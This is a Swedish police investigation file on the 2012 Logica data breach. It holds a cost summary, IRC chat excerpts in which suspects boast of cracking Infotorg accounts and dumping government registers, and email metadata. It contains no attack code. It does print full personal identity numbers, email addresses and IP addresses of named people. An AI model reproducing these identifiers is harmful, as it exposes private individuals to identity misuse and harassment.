Tilläggsprotokoll

till 0201-K81864-12

Åklnr
AM-52124-12

Signerat av

Signerat datum

Polismyndighet
Stockholms län

Enhet
LU/IT IT-forensisk sektion

Handläggare (Protokollförare)
Kriminalinspektör Olle Wahlström

Datum
2013-04-18

Undersökningsledare
Kammaråklagare Henrik Olin

Polisens diarienummer		
0201-K81864-12		
Förtursmål: Nej	Beslag:	Målsägande vill bli underrättad om tidpunkt för huvudförhandlingen: Nej
Ersättningsyrkanden:		Tolk krävs:

Misstänkt (Efternamn och förnamn)	Personnummer
Svartholm Warg, Per Gottfrid	19841017-0537
Brott:	

Underrättelse om utredning enligt RB 23:18 Underrättelsesätt, misstänkt	Underrättelse utsänd	Yttrande senast	Underrättelse slutförd
Försvarare: Salomonson, Ola, förordnad 2012-09-13			
Underrättelsesätt, försvarare	Resultat av underrättelse mt	Resultat av underrättelse försv	

Misstänkt (Efternamn och förnamn)	Personnummer
Gustafsson, Bror Olof Mathias	19761117-7234
Brott:	

Underrättelse om utredning enligt RB 23:18 Underrättelsesätt, misstänkt	Underrättelse utsänd	Yttrande senast	Underrättelse slutförd
Försvarare: Begärd, Hurtig, Björn			
Underrättelsesätt, försvarare	Resultat av underrättelse mt	Resultat av underrättelse försv	

Utredningsuppgifter/Redovisningshandlingar

Diarienr	Uppgiftstyp	Sida
	Tilläggsprotokoll 2	
	Rapport Rikspolisstyrelsen	
0201-K81864-12	Rapport Sammanfattning konsekvenser Rikspolisstyrelsen	1
	PM	
	PM Gällande kommunikation	4
	PM sammanfattning av innehåll i e-post	7
	PM Analys av filen utcam.sh	13

Film

Personalia

Polisen
Rikspolisstyrelsen
HK/VLK
Verksamhetsskyddsenheten
Anders Jared
Säkerhetsspecialist/Krinsp.

Rapport

Datum
2013-04-15

Diarienr (åberopas) Saknr
HD-VLK 9/12

Sammanfattning särskild händelse Morgan

Händelse

Den 6 mars 2012 uppdagades tecken på dataintrång hos företaget Logica. Den 22 mars 2012 anmäldes det pågående dataintrånget till Polisen. Flera myndigheters, inkl. Rikspolisstyrelsens, verksamhet baseras på den information som finns lagrad hos företaget. Personuppgifter inkluderat även känsliga och skyddade personuppgifter röjdes.

Omfattning

Dataintrångets omfattning var från början okänd och hanterades därför med förutsättningen att all information hos företaget var röjd. Ganska snart kunde konstateras att en stor mängd information kopierats och att åtminstone ca 10 000 spärrmarkerade personuppgifter förts ut ur Logicas stordatormiljö. Initialt var farhågorna att alla personuppgifter som hanteras inom Polisen potentiellt var förändrade och därför obrukbara. Efter noggrann analys framkom dock att de personuppgifter som hanteras inom Polisen fortfarande var tillförlitliga.

Händelsen kom att beröra stora delar av Polisen och samverkande myndigheter då skyddade personuppgifter röjts. Ett omfattande arbete med att minimera skadorna för personer med skyddade personuppgifter och it-system samt att säkerställa tillförlitligheten till befintliga uppgifter genomfördes.

Aktiviteter

Behovet av samordning och koordinering för att öka effektiviteten i arbetet var kritisk. Händelsen bedömdes falla utanför Säpo:s ansvarsområde och RPS Verksamhetsskydd tog samordningsansvaret för incidentarbetet. Alla berörda inom RPS, Skatteverket och Kronofogdemyndigheten informeras om incidenten. Ett gemensamt stormöte med representanter från alla berörda myndigheter och företag genomfördes den 23 mars för att organisera incidentarbetet. Vid mötet deltog ca 40 personer. Arbetet organiserades i undergrupper för hantering av olika ämnesområden. Varje myndighet, och i vissa grupper även företag, fanns representerade med minst en person i varje undergrupp.

De följande veckorna innebar incidentarbetet i stort sett heltidsarbete för en stor mängd av de involverade personerna. För RPS del var flera olika avdelningar starkt involverade bl. a Rikskriminalpolisen, Verksledningskansliet,

Polisavdelningen, Polisens Verksamhetsstöd, Rikskommunikationscentralen, Kommunikationsavdelningen och Säkerhetspolisen.

Händelsen bedömdes vara av så allvarlig art att Rikspolischefen den 28 mars 2012 beslutade om nationell särskild händelse enligt Förordning (1989:773) med instruktion för Rikspolisstyrelsen för att samordna polisens uppgifter och samverka med externa myndigheter mot bakgrund av dataintrånget hos Skatteverkets leverantör.

Den 28 mars 2012 fattade Rikskriminalpolischefen beslut om att stab skulle upprättas med anledning av den allvarliga händelsen. Stabsorientering med samtliga involverade hölls vid åtta tillfällen.

Arbetet i undergrupperna hade olika fokus. Främsta inriktning initialt var att avbryta intrånget och få kunskap om omfattningen. När det framgick att enskilda personers säkerhet kunde vara i fara skapades en undergrupp för att minimera riskerna, informera och skydda medborgarna. Denna grupp involverade bl. a poliser i hela landet med kontaktansvar för skyddade personer i samarbete med Skatteverket. Den 4 april avslutades den akuta fasen då intrånget hade stoppats och de omedelbara konsekvenserna var kartlagda. Incidenthanteringsarbetet övergick då i en arbetsfas. Arbetsfasen pågick fram till 15 november 2012 då myndigheterna gemensamt beslöt att man kunnat säkra it-miljön och stänga möjligheterna för nya liknande angrepp. Resterande åtgärder som kvarstår bedömdes ligga inom varje myndighets eget linjearbete att hantera. Arbetet fortgår.

Kostnadsberäkning

Kostnadsberäkning är gjord för RPS. Övriga myndigheter och företags kostnader är ej inkluderade. Inga kostnader som är kopplade till den polisiära förundersökningen är således inkluderade i den presenterade kostnadsberäkningen. Beräkningen hänför sig enbart till det arbete som lagts ner inom RPS på att hantera incidenten och att säkerställa att den information (relaterad till intrånget) som Polisen använder sig av går att lita på.

Kostnadsberäkningen är inte komplett då redovisningen arbetad tid inte sammanställs på inträffade incidenter till skillnad från polisiära utredningar. Det redovisade beloppen ligger således i underkant mot verklig kostnad. Kostnaden är baserad på den samma schablonkostnad som debiteras ex. bevakning av idrottsevenemang. Schablonen är 920 kr/arbetad timma. Sammanställning av kostnader uppdelat på avdelning:

Avdelning		Summa
RPS Verksamhetsskydd		1 273 599,00 kr
RPS Kommunikationsavd.		Ingen uppgift
RPS/RKP	Delsumma	63 480,00 kr
RPS/PVS		713 000,00 kr
RPS Systemägare		Ingen uppgift
SÄPO		2 300 000,00 kr
RPS Stab	Uppskattad	165 600,00 kr

Rikspolisstyrelsen 2013-04-15

HK Ledning		36 800,00 kr
PVS Ledning Stab		Ingen uppgift
Återstående arbete	Uppskattad	326 792,00 kr
Totalt		**4 533 823,00 kr**

Intrångets konsekvens för RPS kan konstateras vara att det medfört en avsevärd kostnad som kunnat användas till medborgarnas nytta på ett betydligt bättre sätt. Tiden som lagts ner på incidentarbetet från en stor mängd personer inom RPS har försenat annat högt prioriterat arbete.

Anders Jared

Polisen
Polismyndigheten i Stockholms län
Länskriminalpolisavdelningen
IT-forensiska sektionen
Joakim Persson
IT-forensiker

PM

Datum
2012-10-31

Diarienr (åberopas vid korresp)
0201-K81864-12

Gällande kommunikation

Mathias Gustafsson, alias dIROX

I material som inhämtats hos *passagen.se* återfanns ett antal textfiler vilka innehåller sparade chatkonversationer som skett via IRC. Av totalt 1967 mottagna meddelanden kommer 679 från användaren *tLt* som får antas vara Gottfrid Svartholm Warg. Så gott som all chat handlar om intrånget mot Logica. Nedan följer utdrag ur chatten:

2012-03-10 16:54	<tLt>	de ar sa JAVLA AGDA
2012-03-10 16:55	<dIROX>	oj såg inte at du skrev, vad var det jag laddade ner?
2012-03-10 16:56	<tLt>	deras racf-db
2012-03-10 16:56	<tLt>	tank /etc/passwd
2012-03-10 16:56	<tLt>	:P
2012-03-10 16:56	<tLt>	well
2012-03-10 16:56	<tLt>	shadow
2012-03-10 16:56	<dIROX>	hah
2012-03-10 16:56	<dIROX>	unerbart

2012-03-25 21:11	<tLt>	vill du ha ett par infotorgkonton :) sisadar 70k st :)
2012-03-25 21:11	<dIROX>	japs
2012-03-25 21:11	<dIROX>	ge mig
2012-03-25 21:11	<dIROX>	jag har bara 200
2012-03-25 21:11	<dIROX>	=)
2012-03-25 21:12	<dIROX>	har du nå poliskonon,?
2012-03-25 21:12	<dIROX>	skulle vilja se hur dom såg ut
2012-03-25 21:15	<dIROX>	laddar du upp dom nånstans?

2012-03-25 21:22	<tLt>	typ 128k konton totalt
2012-03-25 21:22	<tLt>	hade krakkat 70k senast jag kollade :)
2012-03-25 21:22	<dIROX>	fan va nice
2012-03-25 21:23	<dIROX>	=)
2012-03-25 21:23	<dIROX>	duktig apa
2012-03-25 21:23	<tLt>	sen har jag kompletta dumpar av bl.a. fogdens register

2012-03-25 21:24	<tLt>	<tLt> sen har jag kompletta dumpar av bl.a. fogdens register
2012-03-25 21:24	<tLt>	bara fogden e 12GB haha

2012-03-25 21:29	<dIROX>	jag vill ha derazs register
2012-03-25 21:29	<tLt>	ska du inte ha lite pengar fran fogden oxo :)
2012-03-25 21:30	<dIROX>	jop
2012-03-25 21:30	<dIROX>	=)
2012-03-25 21:30	<tLt>	av ngn anledning tror jag att det e en dalig ide . forsta ar battre
2012-03-25 21:30	<tLt>	maste ordna nanstans du kan dra fran bara

2012-03-29 20:26	<tLt>	SPAR ligger ju inte hos infotorg/sema/logica langre ! :D
2012-03-29 20:26	<tLt>	daremot gor KFMs register det (REX) .. du sag att jag snott hela?
2012-03-29 20:26	<dIROX>	jag packade upp allt idag, sitter och krypteraqr det nu
2012-03-29 20:26	<dIROX>	håller på att säkra det osäkra på laptoppen
2012-03-29 20:27	<dIROX>	vill du ha allt det jag har sen? vet inte om vi har lika

I materialet påträffades utöver konversationerna med Svartholm Warg även chat med Smedlund, se utdrag nedan.

2012-03-30 10:52	<dIROX_>	vill du ha några konton till info?
2012-03-30 10:53	<snuggl>	nääack
2012-03-30 10:53	<snuggl>	har samma som du redan
2012-03-30 10:53	<snuggl>	vi som krackat dom vettvettyvetty=)
2012-03-30 10:53	<snuggl>	oj
2012-03-30 10:53	<snuggl>	men snacka inte så mkt om det på efnet
2012-03-30 10:53	<dIROX_>	inte krypterat här
2012-03-30 10:53	<snuggl>	lär vara loggat =P
2012-03-30 10:53	<dIROX_>	är du inte på tnet
2012-03-30 10:53	<dIROX_>	?
2012-03-30 10:53	<snuggl>	jo
2012-03-30 10:53	<snuggl>	krs där
2012-03-30 10:54	<snuggl>	nej på wideopenbsd
2012-03-30 10:54	<dIROX_>	=) aha, jag trodde det var jag och anaapa som samarbetat
2012-03-30 10:54	<dIROX_>	japps är kvar i se

Krisoffer Smedlund, alias snuggle och krs

I Smedlunds dator med beslagsnummer 2012-0201-BG14336-39 påträffades två filer benämnda *out.txt* och *out2.txt*. Filerna innehåller *råa* folkbokförings-uppgifter för Gottfrid Svartholm Warg och Fredrik Neij tagna från Logicas system. I förhör kan Smedlund inte påminna sig ha sett dessa uppgifter utan menar att det postas så mycket i IRC kanalen.

Gottfrid Svartholm Wargs, alias Anakata och tLt

I Svartholm Wargs dator med beslagsnummer 2012-0201-BG25023-26 påträffades stor mängder chatkonversationer som skett via IRC. Det finns dock stora luckor i materialet men man ser att Svartholm Warg de facto använder sig av användarnamnet *tLt* och att han uppehåller sig i IRC kanalen hack.se.

Koppling till hack.se

Så gott som all kommunikation, mellan Svartholm Warg, Gustafsson och Smedlund, har skett eller sker genom IRC kanalen hack.se. Där diskuterar man relativt öppet dataintrång och ”alla” vet vad som pågår, är inblandade i någon del eller har överseende med det som sker.

Joakim Persson

Tel: 010-56 366 34, 0733-31 51 61
joakim.persson@polisen.se

Polisen
Polismyndigheten i Stockholms län
Länskriminalpolisavdelningen
IT-forensiska sektionen

Bilaga 1 (7)

Datum
2013-04-16

Diarienr (åberopas vid korresp)
0201-K81864-12

Sammanfattning av epost i 2012-0201-BG10221-29 avseende bilar

Bilder från Infotorg med slagningar på bilar tillhörande rättsvårdande myndigheter förekommer i två epost meddelande. Dels skickat till Smittsam@hush.com fredagen den 15:e oktober 2010 12:39:05 +0200 och dels robbadobbsoldier@hotmail.com onsdagen den 20:e oktober 2010 01:19:32 +0200 se nedan.

From:	Mathias Gustafsson <luciddream@gmail.com>
To:	smittsam@hush.com
Subject:	bilar
Sent:	Fri, 15 Oct 2010 12:39:05 +0200
Sökväg:	/home/luciddream/.thunderbird/af1wcuon.default/ImapMail/imap.googlemail.com/[Gmail].sbd/Sent Mail

bilar
[-- Mime Part, Type: image/jpeg; name="avesta01.JPG", Disp: attachment; filename="avesta01.JPG", Size: 139KB --]
[-- Mime Part, Type: image/jpeg; name="borlnge01.JPG", Disp: attachment; filename*=UTF-8''%62%6F%72%6C%C2%84%6E%67%65%30%31%2E%4A%50%47, Size: 169KB --]
[-- Mime Part, Type: image/jpeg; name="falun01.JPG", Disp: attachment; filename="falun01.JPG", Size: 160KB --]
[-- Mime Part, Type: image/jpeg; name="falun02.JPG", Disp: attachment; filename="falun02.JPG", Size: 190KB --]
[-- Mime Part, Type: image/jpeg; name="hktet_falun01.JPG", Disp: attachment; filename*0*=UTF-8''%68%C2%84%6B%74%65%74%5F%66%61%6C%75%6E%30%31%2E%4A%50; filename*1*=%47, Size: 113KB --]
[-- Mime Part, Type: image/jpeg; name="hktet_hrnsand01.JPG", Disp: attachment; filename*0*=UTF-8''%68%C2%84%6B%74%65%74%5F%68%C2%84%72%6E%C2%94%73%61%6E; filename*1*=%64%30%31%2E%4A%50%47, Size: 108KB --]
[-- Mime Part, Type: image/jpeg; name="kva_gruvberget01.JPG", Disp: attachment; filename="kva_gruvberget01.JPG", Size: 137KB --]
[-- Mime Part, Type: image/jpeg; name="kva_hall01.jpg", Disp: attachment; filename="kva_hall01.jpg", Size: 140KB --]
[-- Mime Part, Type: image/jpeg; name="kva_tillberga01.JPG", Disp: attachment; filename="kva_tillberga01.JPG", Size: 114KB --]
[-- Mime Part, Type: image/jpeg; name="kva_viskan.JPG", Disp: attachment; filename="kva_viskan.JPG", Size: 125KB --]
[-- Mime Part, Type: image/jpeg; name="kvm_vster†s.JPG", Disp: attachment; filename*=UTF-8''%6B%76%6D%5F%76%C2%84%73%74%65%72%C2%86%73%2E%4A%50%47, Size: 108KB --]
[-- Mime Part, Type: image/jpeg; name="ludvika01.JPG", Disp: attachment; filename="ludvika01.JPG", Size: 131KB --]
[-- Mime Part, Type: image/jpeg; name="malung01.JPG", Disp: attachment; filename="malung01.JPG", Size: 154KB --]

[-- Mime Part, Type: image/jpeg; name="mora01.JPG", Disp: attachment; filename="mora01.JPG", Size: 160KB --]
[-- Mime Part, Type: image/jpeg; name="ngelholm01.JPG", Disp: attachment; filename*=UTF-8''%C2%84%6E%67%65%6C%68%6F%6C%6D%30%31%2E%4A%50%47, Size: 115KB --]
[-- Mime Part, Type: image/jpeg; name="rttvik.JPG", Disp: attachment; filename*=UTF-8''%72%C2%84%74%74%76%69%6B%2E%4A%50%47, Size: 127KB --]
[-- Mime Part, Type: image/jpeg; name="vsters01.JPG", Disp: attachment; filename*=UTF-8''%76%C2%84%73%74%65%72%C2%86%73%30%31%2E%4A%50%47, Size: 160KB --]
[-- Mime Part, Type: image/jpeg; name="vsters02.JPG", Disp: attachment; filename*=UTF-8''%76%C2%84%73%74%65%72%C2%86%73%30%32%2E%4A%50%47, Size: 196KB --]
[-- Mime Part, Type: image/jpeg; name="vsters03.JPG", Disp: attachment; filename*=UTF-8''%76%C2%84%73%74%65%72%C2%86%73%30%33%2E%4A%50%47, Size: 199KB --]
[-- Mime Part, Type: image/jpeg; name="vsters04.JPG", Disp: attachment; filename*=UTF-8''%76%C2%84%73%74%65%72%C2%86%73%30%34%2E%4A%50%47, Size: 194KB --]

X-Mozilla-Status:	0001
X-Mozilla-Status2:	00000000
Return-Path:	<luciddream@gmail.com>
Received:	from [192.168.1.141] (h-41-218.A271.priv.bahnhof.se [94.254.41.218]) by mx.google.com with ESMTPS id q54sm14218041eeh.18.2010.10.15.03.39.06 (version=SSLv3 cipher=RC4-MD5); Fri, 15 Oct 2010 03:39:10 -0700 (PDT)
Message-ID:	<4CB82F49.60504@gmail.com>
User-Agent:	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.1.12) Gecko/20100915 Thunderbird/3.0.8
MIME-Version:	1.0
Content-Type:	multipart/mixed; boundary="------------000606070903020709060406"

From:	Mathias Gustafsson <luciddream@gmail.com>
To:	robbadobbsoldier@hotmail.com
Subject:	bilar
Sent:	Wed, 20 Oct 2010 01:19:32 +0200
Sökväg:	/home/luciddream/.thunderbird/af1wcuon.default/ImapMail/imap.googlemail.com/[Gmail].sbd/Sent Mail

bilare
[-- Mime Part, Type: image/jpeg; name="kvm_v„ster†s.JPG", Disp: attachment; filename*=UTF-8''%6B%76%6D%5F%76%C2%84%73%74%65%72%C2%86%73%2E%4A%50%47, Size: 108KB --]
[-- Mime Part, Type: image/jpeg; name="h„ktet_h„rn”sand01.JPG", Disp: attachment; filename*0*=UTF-8''%68%C2%84%6B%74%65%74%5F%68%C2%84%72%6E%C2%94%73%61%6E; filename*1*=%64%30%31%2E%4A%50%47, Size: 108KB --]
[-- Mime Part, Type: image/jpeg; name="h„ktet_falun01.JPG", Disp: attachment; filename*0*=UTF-8''%68%C2%84%6B%74%65%74%5F%66%61%6C%75%6E%30%31%2E%4A%50; filename*1*=%47, Size: 113KB --]
[-- Mime Part, Type: image/jpeg; name="kva_tillberga01.JPG", Disp: attachment; filename="kva_tillberga01.JPG", Size: 114KB --]
[-- Mime Part, Type: image/jpeg; name="„ngelholm01.JPG", Disp: attachment; filename*=UTF-8''%C2%84%6E%67%65%6C%68%6F%6C%6D%30%31%2E%4A%50%47, Size: 115KB --]
[-- Mime Part, Type: image/jpeg; name="kva_viskan.JPG", Disp: attachment; filename="kva_viskan.JPG", Size: 125KB --]
[-- Mime Part, Type: image/jpeg; name="r„ttvik.JPG", Disp: attachment; filename*=UTF-8''%72%C2%84%74%74%76%69%6B%2E%4A%50%47, Size: 127KB --]
[-- Mime Part, Type: image/jpeg; name="ludvika01.JPG", Disp: attachment; filename="ludvika01.JPG", Size: 131KB --]
[-- Mime Part, Type: image/jpeg; name="kva_gruvberget01.JPG", Disp: attachment; filename="kva_gruvberget01.JPG", Size: 137KB --]
[-- Mime Part, Type: image/jpeg; name="avesta01.JPG", Disp: attachment; filename="avesta01.JPG", Size: 139KB --]


[-- Mime Part, Type: image/jpeg; name="kva_hall01.jpg", Disp: attachment; filename="kva_hall01.jpg", Size: 140KB --]
[-- Mime Part, Type: image/jpeg; name="malung01.JPG", Disp: attachment; filename="malung01.JPG", Size: 154KB --]
[-- Mime Part, Type: image/jpeg; name="mora01.JPG", Disp: attachment; filename="mora01.JPG", Size: 160KB --]
[-- Mime Part, Type: image/jpeg; name="v„ster†s01.JPG", Disp: attachment; filename*=UTF-8''%76%C2%84%73%74%65%72%C2%86%73%30%31%2E%4A%50%47, Size: 160KB --]
[-- Mime Part, Type: image/jpeg; name="falun01.JPG", Disp: attachment; filename="falun01.JPG", Size: 160KB --]
[-- Mime Part, Type: image/jpeg; name="borl„nge01.JPG", Disp: attachment; filename*=UTF-8''%62%6F%72%6C%C2%84%6E%67%65%30%31%2E%4A%50%47, Size: 169KB --]
[-- Mime Part, Type: image/jpeg; name="falun02.JPG", Disp: attachment; filename="falun02.JPG", Size: 190KB --]
[-- Mime Part, Type: image/jpeg; name="v„ster†s04.JPG", Disp: attachment; filename*=UTF-8''%76%C2%84%73%74%65%72%C2%86%73%30%34%2E%4A%50%47, Size: 194KB --]
[-- Mime Part, Type: image/jpeg; name="v„ster†s02.JPG", Disp: attachment; filename*=UTF-8''%76%C2%84%73%74%65%72%C2%86%73%30%32%2E%4A%50%47, Size: 196KB --]
[-- Mime Part, Type: image/jpeg; name="v„ster†s03.JPG", Disp: attachment; filename*=UTF-8''%76%C2%84%73%74%65%72%C2%86%73%30%33%2E%4A%50%47, Size: 199KB --]

X-Mozilla-Status:	0001
X-Mozilla-Status2:	00000000
Return-Path:	<luciddream@gmail.com>
Received:	from [192.168.1.141] (h-41-218.A271.priv.bahnhof.se [94.254.41.218]) by mx.google.com with ESMTPS id q51sm10844543eeh.16.2010.10.19.16.19.33 (version=SSLv3 cipher=RC4-MD5); Tue, 19 Oct 2010 16:19:38 -0700 (PDT)
Message-ID:	<4CBE2784.5040806@gmail.com>
User-Agent:	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.9) Gecko/20100922 Thunderbird/3.1.4
MIME-Version:	1.0
Content-Type:	multipart/mixed; boundary="------------060904000500030305050300"

